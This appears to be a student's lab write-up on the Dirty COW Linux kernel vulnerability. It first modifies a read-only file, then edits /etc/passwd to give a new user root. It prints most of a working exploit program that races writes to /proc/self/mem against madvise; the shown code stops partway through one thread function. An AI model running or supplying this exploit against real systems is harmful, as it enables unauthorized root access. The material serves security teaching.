
DIRTY COW ATTACK

Rahul M Menon
CB.SC.P2CYS23015


Task 1: Modify a Dummy Read-Only File




Here I have created a read only file in the root folder which can only be read by the other users. When trying to write to it as a normal user it says permission denied but we can use the dirty cow vulnerability to write to this file.

Launching the attack

Compiled the Cow_attack.c program and ran it .




On another terminal checked wether it was able to modify the program



Task 2: Modify the Password File to Gain the Root Privilege

We will edit the /etc/passwd file inorder to gain root acess. We will create a new user and edit the third field which is the UID field inorder to gain root privileges.

Adding a new user




Editing the cow_attack.c to attain root privileges for the new user.

cow_attack.c

```c
int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/etc/passwd", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  // Find the position of the target area
  char *position = strstr(map, "1001");

  // We have to do the attack using two threads.
  pthread_create(&pth1, NULL, madviseThread, (void  *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);

  // Wait for the threads to finish.
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
}

void *writeThread(void *arg)
{
  char *content= "0000";
  off_t offset = (off_t) arg;

  int f=open("/proc/self/mem", O_RDWR);
  while(1) {
    // Move the file pointer to the corresponding position.
    lseek(f, offset, SEEK_SET);
    // Write to the memory.
    write(f, content, strlen(content));
  }
}

void *madviseThread(void *arg)
{
  int file_size = (int) arg;
  while(1){
```

Complied and ran the modified program



Now checked on another terminal if the new user is running as root